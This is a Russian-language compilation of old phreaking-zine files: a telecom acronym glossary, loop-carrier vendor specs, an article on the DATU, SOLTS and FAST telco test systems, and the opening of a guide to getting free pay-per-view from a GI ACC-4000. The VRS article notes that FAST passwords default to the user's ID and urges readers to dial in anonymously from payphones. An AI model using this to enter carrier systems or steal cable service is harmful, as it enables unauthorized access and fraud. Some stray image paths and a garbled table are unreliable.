NPA Numbering Plan Area — Зона нумерации

NT	Network Termination	— Сетевое окончание
NTEC	Network Terminal Equipment Center	
NTP	Non Trouble-Clearing Procedure	— Процедура без устранения неисправности
OCU	Office Channel Unit	— Офисный канальный блок
OCUDP	Office Channel Unit Dataport	— Порт данных офисного канального блока
OHCTL	Overhead Controller	— Контроллер служебных каналов
OHT	On-hook Transmission	— Передача в режиме на рычаге
OIC	Optical Interconnect	— Оптическое межсоединение
OIU	Office Interface Unit	— Блок офисного интерфейса
OLIU	Optical Line Interface Unit	— Блок оптического линейного интерфейса
ONI	Operator Number Identification	— Определение номера оператором
ONU	Optical Network Unit	— Оптический сетевой блок
OOS	Out Of Service	— Выведен из эксплуатации
OPE	Outside Plant Engineer	— Инженер внешних сооружений
OPS	Off Premise Station	— Выносная станция
OPS/INE	Operations System/Intelligent Network Element	
ORB	Office Repeater Bay	— Стойка офисных репитеров
OSP	Outside Plant	— Внешние сооружения
OSPE	Outside Plant Engineer	— Инженер внешних сооружений
OTU	Office Timing Unit	— Блок тактирования офиса
OU	Optical Units	— Оптические блоки
OW	Order Wire	— Служебный канал связи
PAM	Pulse Amplitude Modulation	— Амплитудно-импульсная модуляция
PAU	Power Amplifier Unit	— Блок усилителя мощности
PBX	Private Branch Exchange	— Частная АТС
PCM	Pulse Code Modulation	— Импульсно-кодовая модуляция
PCU	Power Converter Unit	— Блок преобразователя питания
PDC	Provisioning Display Controller	— Контроллер конфигурации и отображения
PG	Pair Gain	— Уплотнение пар
PGD	Pair Group Display	— Отображение групп пар
PGP	Pair Group Planning	— Планирование групп пар
PGS	Pair Gain System	— Система уплотнения пар
PGTC	Pair Gain Test Controller	— Контроллер тестирования систем уплотнения
PIC	Polyethylene Insulated Conductor	— Проводник с полиэтиленовой изоляцией
PICS	Plug-in Inventory Control System	— Система контроля запасов плат
PMN	Power Minor	— Незначительная неисправность питания
PMO	Present Mode of Operation	— Текущий режим работы
POTS	Plain Old Telephone Service	— Обычная телефонная служба
PRU	Positive Ringing Unit	— Блок положительного вызова
PTAB	Port Test Alarm Bus	— Шина аварийной сигнализации тестирования портов
PU	Power Unit	— Блок питания
PWB	Printed Wiring Board	— Печатная плата
R&R	Remove and Reinstall	— Извлечь и установить повторно
RCU	Ring Control Unit	— Блок управления вызовом
RCVG	Receiving	— Приём
RDES	Remote Data Entry System	— Система удалённого ввода данных
REN	Ringer Equivalency Number	— Эквивалентный номер звонка
RLS	Repeater Location Schematic	— Схема размещения репитеров
RMU	Remote Measurement/Maintenance Unit	
ROS	Remote Operations Service	— Служба удалённых операций
RPFT	Remote Power Feed Terminal	— Терминал удалённого питания
RSB	Repair Service Bureau	— Бюро ремонтного обслуживания
RSM	Remote Switching Module	— Модуль удалённой коммутации
RT	Remote Terminal	— Удалённый терминал
RTS	Remote Test System	— Система удалённого тестирования
RTU	Remote Test Unit	— Блок удалённого тестирования
RZ	Resistance Zone	— Зона сопротивления
S&E	Service and Equipment	— Обслуживание и оборудование
S-E	Signal-End	— Сигнальный конец
S/I	Signal to Interference	— Отношение сигнал/помеха
S/N	Signal to Noise	— Отношение сигнал/шум
S1DN	Stage One Distributing Network	— Распределительная сеть первого уровня
S1DP	Stage One Distributing Panel	— Распределительная панель первого уровня
SAI	Serving Area Interface	— Интерфейс зоны обслуживания
SARTS	Switched Access Remote Testing System	
SB	Signal Battery	— Сигнальная батарея
SCC	Switching Control Center	— Центр управления коммутацией
SCCS	Switching Control Center System	— Система центра управления коммутацией
SCEC	Secondary Channel Error Correction	— Коррекция ошибок вторичного канала
SDDF	Subscriber Digital Distributing Frame	
SDFI	Subscriber Digital Facility Interface	

SDH Synchronous Digital Hierarchy — Синхронная цифровая иерархия
SDX Subscriber Digital Crossconnect — Цифровой кросс-коммутатор абонента
SEFS Severely Errored Framing Second — Секунда с серьёзными ошибками кадрирования
SES Severely Errored Seconds — Секунды с серьёзными ошибками
SF Super Frame — Суперфрейм
SFIU Switching Facility Interface Unit — Блок интерфейса коммутационных средств
SG Signal Ground — Сигнальная земля
SID System IDentification — Идентификация системы
SLC Subscriber Loop Carrier — Абонентский мультиплексор
SLIM Subscriber Line Interface Module — Модуль интерфейса абонентской линии
SM Switching Module — Модуль коммутации
SMAS Switched Maintenance Access System
SMU System Memory Unit — Блок системной памяти
SO Service Order — Наряд на обслуживание
SONET Synchronous Optical Network — Синхронная оптическая сеть
SP Standard Power / Special Protection
SPGM Suburban Pair Gain Planning — Планирование пригородного уплотнения пар
SPGPM Suburban Pair Gain Planning Method
SPOTS Special Plain Old Telephone Service
SPR Superimposed Ringing — Наложенный вызов
SPTS Signaling Path Test Set — Набор тестирования пути сигнализации
SSC Special Service Center — Центр специальных служб
SSP Special Service Protection — Защита специальных служб
SSU Special Service Unit — Блок специальных служб
STIU Switching Transmission Interface Unit
STM Span Terminating Module — Модуль окончания секции
STS Synchronous Transport Signal — Синхронный транспортный сигнал
SXS Step-by-Step — Шаговая АТС
SYSCTL System Controller — Системный контроллер
T-BRITE T-Basic Rate Interface Transmission Extension
TAD Trouble Analysis Data — Данные анализа неисправностей
TAP Trouble Analysis Procedure — Процедура анализа неисправностей
TASC Telecommunications Alarm Surveillance Control System
TASX Telecommunications Alarm Surveillance and Control System
TAU Time Assignment Unit — Блок назначения временных интервалов
TBCU Test Bus Control Unit — Блок управления тестовой шиной
TBOS Telemetry Byte-Oriented Serial — Байт-ориентированная последовательная телеметрия
TCU TransCoder Unit — Блок транскодирования
TD Toll Diversion — Перенаправление платных вызовов
TDM Tandem — Транзитный узел
TFD Trunk Distributing Frame — Магистральный распределительный фрейм
TFIU Transmission Facility Interface Unit
TGS Synchronous Timing Generator — Синхронный генератор тактирования
THC Test Head Controller — Контроллер измерительного узла
TIRKS Trunk Inventory and Record Keeping System
TLWS Trunk Line Work Station — Рабочая станция магистральных линий
TMC Time slot Management Channel — Канал управления временными интервалами
TMT Transmission Maintenance Terminal — Терминал обслуживания передачи
TNO The New Order — «Новый Порядок» (группа автора)
TNOP Total Network Operating Plan — Общий план работы сети
TO Transmission Only — Только передача
TOC Task Oriented Costing — Стоимостная оценка задач
TOP Task Oriented Procedure — Ориентированная на задачи процедура
TPI Tip Party Identification — Идентификация стороны tip-провода
TRMTG Transmitting — Передача
TRU Transmit/Receive Unit — Блок передачи/приёма
TSI Time Slot Interchange — Перестановка временных интервалов
TSU Transmission Signaling Unit — Блок сигнализации передачи
UAS UnAvailable Second — Недоступная секунда
UIP User Interface Panel — Панель пользовательского интерфейса
UL Underwriters Laboratory — Лаборатория андеррайтеров
UNICCAP Universal Cable Circuit Analysis Program
USDL U-interface Digital Subscriber Line — Цифровая абонентская линия с интерфейсом U
VF Voice Frequency — Звуковая частота
VRT Virtual Remote Terminal — Виртуальный удалённый терминал
VT Virtual Tributary — Виртуальный трибутарий
VTU Virtual Tributary Unit — Блок виртуального трибутария
WATS Wide Area Telephone Service — Служба телефонной связи широкого охвата
WC Wire Center — Кабельный центр
WCPC Wire Center Planning Center — Центр планирования кабельного центра
WES Warranty Eligibility System — Система отслеживания гарантийного права

```
WORD    Work Order Record Details        — Детали записи рабочего ордера
XADU    eXtended Alarm Display Unit      — Расширенный блок отображения аварийных сигналов
XTC     eXtended Test Controller         — Расширенный контроллер тестирования
ZCS     Zero Code Suppression            — Подавление нулевого кода
```

Примечание: числа в скобках применимы только к системам с централизованным электропитанием.

VI. Интерфейсное программное обеспечение SLC

(Раздел не содержит дополнительного текста в оригинальном файле.)

VII. Глоссарий SLC

VIII. Производители SLC

AT&T
12450 Fair Lakes Cir, Ste 302
Fairfax, VA 22033
Phone: (703) 802-3853
Fax: (703) 802-3853

Характеристика	SLC-5	SLC-2000
Максимальное число абонентских портов	192	768
Удалённых терминалов (шт. на 7-фут. стойку)	3	1
Удалённый учёт и диагностика	Y	Y
Одинаковые платы для RT и COT	Y	Y
Макс. поддерживаемых линий DS1	24	28
Макс. линий DS1 с питанием/защитой	24	28
Встроенный интерфейс DS-3	N	N
Встроенный интерфейс SONET	—	OC-3

Режим совместимости TR-008	Y	Y
Режим совместимости TR-303	Y	Y

Fujitsu Network Communications Inc
2801 Telecom Parkway
Richardson, TX 75082
Phone: (800) 777-3278
Fax: (214) 479-6990

Характеристика	FDLC	FACTR
Максимальное число абонентских портов	192	1920
Удалённых терминалов (шт. на 7-фут. стойку)	4	5
Удалённый учёт и диагностика	Y	Y
Одинаковые платы для RT и COT	Y	Y
Макс. поддерживаемых линий DS1	8	28
Макс. линий DS1 с питанием/защитой	0	0
Встроенный интерфейс DS-3	N	N
Встроенный интерфейс SONET	N	Y
Режим совместимости TR-008	Y	Y
Режим совместимости TR-303	N	Y

NEC America Inc
14040 Park Center Rd
Herndon, VA 22071
Phone: (703) 834-4000
Fax: (703) 834-4306

Характеристика	ISC-303
Максимальное число абонентских портов	192
Удалённых терминалов (шт. на 7-фут. стойку)	10

Удалённый учёт и диагностика	Y
Одинаковые платы для RT и COT	Y
Макс. поддерживаемых линий DS1	5
Макс. линий DS1 с питанием/защитой	0
Встроенный интерфейс DS-3	N
Встроенный интерфейс SONET	—
Режим совместимости TR-008	Y
Режим совместимости TR-303	Y

Northern Telecom, Inc. / Northern Telecom Limited
8220 Dixie Road, Suite 100
Brampton, Ontario
L6T 5P6 Canada
Phone: (905) 863-0000
Phone: (800) 4-NORTEL

Характеристика	DMS-1 Urban	Access Node
Максимальное число абонентских портов	544	672
Удалённых терминалов (шт. на 7-фут. стойку)	0	1
Удалённый учёт и диагностика	Y	Y
Одинаковые платы для RT и COT	Y	Y
Макс. поддерживаемых линий DS1	8	28
Макс. линий DS1 с питанием/защитой	8	0
Встроенный интерфейс DS-3	N	Y
Встроенный интерфейс SONET	N	Y
Режим совместимости TR-008	Y	Y
Режим совместимости TR-303	N	Y

RELTEC Corp
5875 Landerbrook Dr
Cleveland, OH 44124
Phone: (216) 460-3600
Fax: (216) 460-3690

Максимальное число абонентских портов	672	2016	0
Удалённых терминалов (шт. на 7-фут. стойку)	672	672	672
Удалённый учёт и диагностика	Y	Y	Y
Одинаковые платы для RT и COT	Y	Y	Y
Макс. поддерживаемых линий DS1	28	84	84
Макс. линий DS1 с питанием/защитой	0	0	0
Встроенный интерфейс DS-3	N	N	N
Встроенный интерфейс SONET	N	Y	Y
Режим совместимости TR-008	Y	Y	Y
Режим совместимости TR-303	Y	Y	Y

Siescor Technologies, Inc. (подразделение Raytheon)
Box 470580
Tulsa, OK 74147-0580
Phone: (918) 252-1578
Fax: (918) 252-2757
E-Mail: seiscor@raytheon.com

---- *EOF*

Системы голосового ответа

Автор: Voyager[TNO]

```
+----------+
+  Part I  +
+          +
+   --     +
+          +
+ Overview +
+----------+
```

Часть I — Обзор

VRS (Voice Response System, система голосового ответа) — это компьютерная система, к которой обращаются с обычного DTMF-телефона (Dual-Tone Multi-Frequency) и взаимодействуют с ней посредством голоса или нажатия кнопок на клавиатуре телефона.

В данной статье рассматриваются три подобных системы, которые используются операторами местных абонентских линий (LLC, Local Loop Carriers) для обслуживания телефонной сети общего пользования (PSTN). Эти системы:

• DATU
• SOLTS
• FAST

```
+-------------------------------------+
+              Part II                +
+                                     +
+                --                   +
+                                     +
+ DATU LC/RT Loop Conditioning System +
+-------------------------------------+
```

Часть II — DATU LC/RT Loop Conditioning System

I. Введение
II. Возможности
III. Использование
IV. Номера деталей

Введение

Система кондиционирования абонентских линий DATU производства корпорации Harris сочетает в себе широкий набор передовых функций с исключительной универсальностью, что позволяет максимально расширить возможности полевого тестирования и кондиционирования линий. Система DATU расширяет возможности полевых техников по тестированию абонентских линий в немеллическом окружении систем уплотнения пар.

DATU представляет собой печатную плату с микропроцессорным управлением тестовых функций и голосовыми подсказками. Плата устанавливается в раму металлического оконечного оборудования (MFT, Metallic Facility Terminal) и подключается через транк без тестирования к коммутационному оборудованию. Совместима с большинством типов центральных офисов (CO), включая SXS, Crossbar, ESS и DMS.

Система DATU может включать блок Pair Gain Applique (PGA) II, расположенный вместе с системой DATU на стороне CO, и блок металлического доступа (MAU, Metallic Access Unit), монтируемый в удалённом терминале.

Блоки PGA обеспечивают тестирование абонентских линий, обслуживаемых через систему уплотнения SLC-96. PGA создаёт интерфейс между DATU и блоком управления системой уплотнения пар. DATU передаёт тональные сигналы для определения состояния канала несущей. Когда абонентская линия обслуживается системой уплотнения и для её тестирования используется DATU, слышен переменный тон (warble tone). После переменного тона следует один односекундный тон, два односекундных тона или три односекундных тона. Это указывает на канал для одной линии, многолинейный канал или монетный канал соответственно. Отсутствие тона свидетельствует о неисправности канала или канального оборудования.

Возможности

AUDIO MONITOR (Аудиомониторинг) — абонентская линия может прослушиваться в течение до 10 минут, после чего DATU отключается от транка без тестирования. Аудиомониторинг доступен как для занятых, так и для свободных линий. Трафик на занятой линии будет слышен, но неразборчив. Режим аудиомониторинга можно прервать до истечения 10 минут, выбрав соответствующую тестовую функцию.

OPEN LINE (Разомкнутая линия) — размыкает абонентскую линию, снимая питание и заземление.

SHORT LINE (Короткое замыкание линии) — металлическое замыкание накоротко подаётся на провода «tip» и «ring» абонентской линии.

SHORT TO GROUND (Замыкание на землю) — металлическое соединение между «tip», «ring» и землёй. Функция недоступна на занятой линии.

TIP TO GROUND (Tip на землю) — металлическое соединение между «tip» и землёй при разомкнутом «ring».

RING TO GROUND (Ring на землю) — металлическое соединение между «ring» и землёй при разомкнутом «tip».

HIGH LEVEL TEST TONE (Высокоуровневый тест-тон) — высокоуровневый металлический трассирующий тон 577 Гц с прерываниями четыре раза в секунду для идентификационных целей. Недоступен на занятой линии.

HIGH LEVEL TONE ON TIP (Высокоуровневый тон на Tip) — тест-тон подаётся только на провод «tip» при заземлённом «ring».

HIGH LEVEL TONE ON RING (Высокоуровневый тон на Ring) — тест-тон подаётся только на провод «ring» при заземлённом «tip».

LOW LEVEL TEST TONE (Низкоуровневый тест-тон) — низкоуровневый симплексный трассирующий тон 577 Гц с прерываниями четыре раза в секунду для идентификационных целей. Может применяться даже при занятой тестируемой линии и не нарушает трафик на ней. Следует учитывать, что на некоторых коммутаторах No.5 ESS симплексный тон может не передаваться.


SINGLE LINE ACCESS (Доступ по одной линии) — позволяет выполнять функции кондиционирования по той же линии, с которой осуществляется доступ к системе DATU.

HOLD (Удержание) — используется для продолжения функции подготовки линии после отключения от линии доступа системы.

FORCED DISCONNECT (Принудительное отключение) — позволяет технику отключиться от системы в любой момент, набрав ##.

ADMINISTRATIVE (Администрирование) — защита паролем для режимов доступа пользователя и администратора. Счётчики и таймеры использования системы доступны через интерактивный голосовой ответ.

Использование DATU



```
7  Short Tip to Ring
*  Continue test after disconnect (1 = 1 minute, 0=10 minutes)
#  Enter new seven digit subscriber number
```

Набрать номер DATU. Набрать код безопасности пользователя. Набрать 7-значный номер абонента.

Для обычной абонентской линии — ОК. Для линии SLC — 8-секундный переменный тон, затем:
• 60 IPM занято: тревога контроллера тестирования системы уплотнения пар
• 120 IPM занято: занятая тестовая пара
• 1-секундный тон: однолинейный канал
• 2-секундный тон: двухлинейный канал
• 3-секундный тон: таксофон
• Нет тона: неисправный канал несущей

Коды функций DATU для выбора условия:

• 1 — Меню
• 2 — Аудиомониторинг
• 3 — Замыкание Tip и Ring на землю
• 4 — Высокоуровневый кольцевой тон
• 5 — Низкоуровневый симплексный тон
• 7 — Замыкание Tip на Ring
• * — Продолжить тест после отключения (1 = 1 минута, 0 = 10 минут)
• # — Ввести новый семизначный номер абонента

Номера деталей Harris DATU

```
DATU-LC Loop Conditioning System        P/N 24820-001
PGA IIS                                 P/N 24810-002
DATU-RT Loop Conditioning System        P/N 24820-003
TSA                                     P/N 24800-103
DATU-RT (GTD-5 Version)                 P/N 24820-005
TDC                                     P/N 24800-102
Metallic Access Unit                    P/N 24840-002
MFT Card File                           P/N 25460-002
Metallic Access Unit (RSU version)      P/N 24845-005
```

```
+----------------------------------+
+            PART III              +
+                                  +
+             --                   +
+                                  +
+ Small Office Loop Testing System +
+                                  +
+            (SOLTS)               +
+----------------------------------+
```

Часть III — Small Office Loop Testing System (SOLTS)

Small Office Loop Testing System (SOLTS) — система, используемая специалистами по ремонту телефонных компаний для тестирования телефонной линии с любого тонального телефона.

При наборе номера SOLTS первый запрос:

> *Please enter ID, terminate with #*
> *(Введите идентификатор, завершите нажатием #)*

SOLTS отводит 30 секунд на ввод правильного идентификатора, затем выдаёт запрос:

> *Please enter line number and press #*
> *(Введите номер линии и нажмите #)*

SOLTS отводит 60 секунд на ввод номера линии, затем выдаёт запрос:

> *Select mode, for help enter 0*
> *(Выберите режим, для получения справки введите 0)*

SOLTS отводит 60 секунд на выбор одного из шести вариантов:

Введите:

- `1` — Интерактивное тестирование
- `2` — Вызов по тестовой линии
- `3` — Получить результаты
- `8` — Завершить вызов
- `9` — Ввести номер линии
- `0` — Справка

Вариант один позволяет тестировать телефонную линию, подключённую к номеру, введённому на шаге два. Вариант два тестирует линию, с которой звонит техник. Вариант три используется для получения результатов, полученных с помощью вариантов один и два. Вариант восемь отключает от системы. Вариант девять позволяет ввести новый номер линии для тестирования. Вариант ноль открывает онлайн-справку.

Режим 1 — Интерактивное тестирование

- `#` — Тест линии
- `1` — Локализация неисправности
- `2` — Специальные тесты
- `3` — Контрольный тест завершения
- `8` — Завершить вызов
- `9` — Ввести номер линии
- `0` — Справка

Тест линии

Выполняет тест линии по введённому номеру, затем:

- `7` — Повторить результаты
- `8` — Завершить вызов
- `9` — Ввести номер линии
- `0` — Справка

Локализация неисправности

Выполняет первоначальный тест линии по введённому номеру, затем:

- `2` — Следующий шаг
- `7` — Повторить результаты
- `8` — Завершить вызов
- `9` — Ввести номер линии
- `0` — Справка

Специальные тесты

Выполняет первоначальный тест линии по введённому номеру, затем:

• # — Повторить тест линии
• 2 — Петля и заземление
• 3 — Запросить тональный сигнал готовности
• 5 — Тон идентификации пары
• 7 — Повторить результаты
• 8 — Завершить вызов
• 9 — Ввести номер линии
• 0 — Справка

Контрольный тест завершения

Выполняет тест линии по введённому номеру, записывает результаты, затем выдаёт запрос:

• 7 — Повторить результаты
• 8 — Завершить вызов
• 9 — Ввести номер линии
• 0 — Справка

Режим 2 — Вызов по тестовой линии

• # — Тест линии
• 3 — Контрольный тест завершения
• 8 — Завершить вызов
• 9 — Ввести номер линии
• 0 — Справка

Тест линии

Выполняет тест линии по введённому номеру; если линия занята, просит техника завершить вызов, выполняет тест линии и сохраняет результаты.

• 8 — Завершить вызов
• 9 — Ввести номер линии
• 0 — Справка

Контрольный тест завершения

Выполняет тест линии по введённому номеру; если линия занята, просит техника завершить вызов, выполняет тест линии и записывает результаты.


• 8 — Завершить вызов
• 9 — Ввести номер линии
• 0 — Справка

Режим 3 — Получить результаты

Сообщает сохранённые результаты для введённого номера линии, затем:

• 7 — Повторить результаты
• 8 — Завершить вызов
• 9 — Ввести номер линии
• 0 — Справка

```
+----------------------------+
+          PART IV           +
+                            +
```



Часть IV — Field Access Service Tool (F.A.S.T.)

При звонке в FAST первый запрос — ввод кода безопасности. Обычно это номер служебного удостоверения сотрудника. После ввода кода безопасности и нажатия клавиши # система FAST запросит пароль. Пароль обычно состоит из 4–7 цифр и, как правило, действует 30 дней. По умолчанию пароль совпадает с кодом безопасности. После ввода пароля и нажатия # воспроизводятся новые объявления и сведения о возможностях FAST.

После всего этого становится доступно главное меню FAST:

Главное меню FAST

```
1. Facilities Inquiry
2. MLT Test
3. Cut to new facilities
4. Change Status of a cable and pair
5. Test Caller-ID
6. Close a Service Order
7. Cable transfer (for splicers)
8. Administrative
9. News and documentation
0. Connect call to Help Line
```

• 1 — Запрос по оборудованию (LFACS Inquiry)
• 2 — Тест MLT
• 3 — Переключение на новое оборудование
• 4 — Изменение статуса кабельной пары
• 5 — Тестирование Caller-ID
• 6 — Закрыть заказ на обслуживание
• 7 — Перенос кабеля (для монтажников)
• 8 — Администрирование
• 9 — Новости и документация
• 0 — Подключиться к линии помощи

1: Запрос LFACS

• 1 — По номеру телефона
• 2 — По кабельной паре

1: Ввести номер телефона
• 1 — Верно
• 2 — Ввести повторно

• 1 — Текущее назначение
• 2 — Свободные пары
• 3 — Множественные появления

• 1 — F1 (питающий кабель)
• 2 — F2 (распределительный кабель)
• 3 — F3 (при наличии)
• 4 — Всё оборудование в петле

2: Ввести NXX провайдерской зоны

• 1 — Верно
• 2 — Ввести повторно

Ввести номер кабеля

• 1 — Верно
• 2 — Ввести повторно

Ввести количество пар

• 1 — Верно
• 2 — Ввести повторно

• 1 — Текущий статус
• 2 — Свободные пары
• 3 — Множественные появления
• 4 — Список дефектных пар
• 5 — Другая кабельная пара
• 6 — Другая пара, тот же кабель

2: Тест MLT

• 1 — Быстрый
• 2 — Петля
• 3 — Полный
• 4 — Добавить тон
• 5 — Снять тон

Тон: ввести номер телефона

• 1 — Верно
• 2 — Ввести повторно

Добавить тон — ввести количество минут тона #

• 1 — Ещё один запрос
• 2 — Завершить вызов
• 3 — Ожидать тон

3: Переключение на новое оборудование

• 1 — Заказ на обслуживание (Service Order)
• 2 — Заявка на устранение неисправности (Trouble Ticket)

1: Заказ на обслуживание

• 1 — C-Order
• 2 — N-Order
• 3 — T-Order
• 4 — Другой

Ввести 6-значную числовую часть номера заказа

• 1 — Верно
• 2 — Ввести повторно

```
+-----------------------------------+
| Go to "Hear F1 assignment" below. |
+-----------------------------------+
```

2: Заявка на устранение неисправности

Ввести номер телефона
• 1 — Верно
• 2 — Ввести повторно

Услышать назначение F1
• 1 — Переключить
• 2 — Сохранить

Услышать назначение F2
• 1 — Переключить
• 2 — Сохранить

Услышать назначение F3
• 1 — Переключить
• 2 — Сохранить

```
+----------------------------------------+
| Go to "Specify code for bad pair" below. |
+----------------------------------------+
```

4: Изменение статуса кабельной пары — дефектная или нет

Указать код неисправной пары:
• 1 — GTP
• 2 — OPN
• 3 — OTP
• 4 — UBL
• 5 — SHT
• 6 — GRG
• 7 — CBY
• 8 — Другое

Другое:
• 1 — Нет дефекта
• 2 — Дефект, неизвестный
• 3 — Вскрытый
• 4 — Перепутанная пара
• 5 — Предыдущий список

Указать пару для использования

Ввести новый номер кабеля или только # если без изменений
• 1 — Верно
• 2 — Ввести повторно

Ввести новый номер пары
• 1 — Верно
• 2 — Ввести повторно

FAST отправляет технику пейджинговое сообщение с информацией об успешности переключения.

Примечание: Если выполняется переключение F1, необходимо обновить и LFACS, и COSMOS. Будут отправлены два пейджинговых сообщения. Если в качестве свободной используется пара CF, будет предоставлена информация для разрыва соединения.

5: Тестирование Caller-ID

Ввести 7-значный телефонный номер для вызова.
• 1 — Верно
• 2 — Ввести повторно
• 3 — Верно и вызов с этого номера

6: Закрыть заказ на обслуживание

• 1 — C-Order
• 2 — N-Order
• 3 — T-Order
• 4 — Другой

Ввести 6-значную числовую часть номера заказа
• 1 — Верно
• 2 — Ввести повторно

• 1 — Закрыт сегодня
• 2 — Закрыт вчера
• 3 — Другое

7: Перенос кабеля

Ввести TN из монтажного листа
• 1 — Верно EWO.xfer
• 2 — Ввести TN повторно

Ввести номер первого элемента
Ввести номер последнего элемента
• 1 — Верно
• 2 — Ввести повторно

Для переноса этого элемента:
• 1 — Переместить на новое оборудование
• 2 — Пропустить этот элемент

8: Администрирование

• 1 — Изменить пароль
• 2 — Изменить 3-значный EC
• 3 — Изменить 3-значный NPA

9: Новости FAST

0: Линия помощи FAST

Примечания:

При вводе переменного количества цифр для завершения ввода требуется нажать #. При вводе фиксированного количества цифр # не требуется. Нажатие 9 всегда возвращает в главное меню.

Для ввода буквенных символов нажмите *для перехода в буквенный режим, затем используйте следующие последовательности клавиш. Нажмите* ещё раз для выхода из буквенного режима.

Например: Voy866 вводится как *836393*866.

```
  A□21      N□62
  B□21      O□63
  C□23      P□71
  D□31      Q□01
  E□32      R□73
  F□33      S□73
  G□41      T□81
  H□42      U□82
  I□43      V□83
  J□51      W□91
  K□52      X□92
  L□53      Y□93
  M□61      Z□03
  -□11
  .□12
  +□13
```

```
+------------+
+   Part V   +
+            +
+    --      +
+            +
+ Conclusion +
+------------+
```

Часть V — Заключение

Системы голосового ответа могут быть весьма увлекательны, и к ним можно безопасно обращаться с общественного телефона. Не следует играть с ними из дома. VRS — отличный способ хакинга без использования компьютера.

Для получения информации о системе Teradyne 4Tel VRS следует обратиться к LOD/H Technical Journal, выпуск №3: файл 05 из 11: «Обзор системы Teradyne 4Tel» за авторством Doom Prophet LOD/H.

EOF

Платное телевидение (но платить необязательно)

Автор: Cavalier[TNO]

```
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```



```
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Введение

```
.--------------.
| Introduction |
`--------------'
```

General Instruments продаёт больше оборудования для кабельного телевидения, чем любой другой производитель. В их ассортименте присутствует ACC-4000 — система управления платным телевидением по запросу (Pay-Per-View).

ACC-4000 представляет собой ПК под управлением SCO Open Desktop v3.0. Более ранние версии ACC-4000 работали под управлением Interactive Unix. Интерфейс ACC-4000 основан на X-Windows, так что взломать путь к бесплатному контенту вы сможете через вполне приличный графический интерфейс.

ACC-4000 часто называют адресуемой системой. Это означает, что каждая абонентская приставка (set-top-box) может адресоваться независимо. Это позволяет каждому абоненту самостоятельно выбирать контент — и позволяет кабельной компании выставлять счёт за каждую выбранную абонентом телепередачу.

Сигнал кабельного телевидения обычно передаётся со спутника на головную станцию кабельного оператора. Переводя это в термины, более привычные для читателей Phrack: головная станция кабельной сети аналогична центральному офису телефонной компании. На головной станции сигнал скремблируется, чтобы затруднить его просмотр без оплаты.

ACC-4000 затем маршрутизирует сигнал от головной станции к соответствующим абонентским приставкам. Это достигается путём добавления управляющей информации в поток данных до того, как он достигает приставок. ACC-4000 может взаимодействовать с однонаправленными, FONE-way и двунаправленными приставками. ACC-4000 работает по стандартному радиочастотному кабелю, волоконной оптике, микроволновым каналам и даже телефонной проводке.

ACC-4000 способен передавать биллинговую информацию в систему расчётов кабельного оператора, например CableData, CSG или Wizard.

ACC-4000 — небольшая система. Изученный мной экземпляр был оснащён процессором 486DX-50. Тем не менее один ACC-4000 способен управлять полумиллионом абонентских приставок.

Нередко к ACC-4000 подключены и другие системы General Instruments. Система трансляции данных (Data Provider Translator) может принимать данные из внешних источников и включать их в поток, направляемый к приставкам. Это обеспечивает такие функции, как программные гиды, ИК-коды для видеомагнитофонов, метеоданные, расписания сервиса Near-Video-On-Demand (NVOD), а также пользовательские логотипы и меню. Система редактирования сообщений (Message Editor) позволяет создавать пользовательские «рекламные» сообщения для абонентов кабельного телевидения.

```
.------------------.
| Automatic Windows|
`------------------'
```

Помимо окна входа в систему, ACC-4000 автоматически открывает ещё два типа окон для отображения информации на консоли. Просмотр этих окон удалённо с помощью Xwatchwin может помочь понять, что происходит в системе. Это следующие окна:

• Logger Window (Окно журнала)
• Wire Link X (Проводное соединение X)

Окно с заголовком «Logger Window» содержит статусные сообщения и сообщения об ошибках.

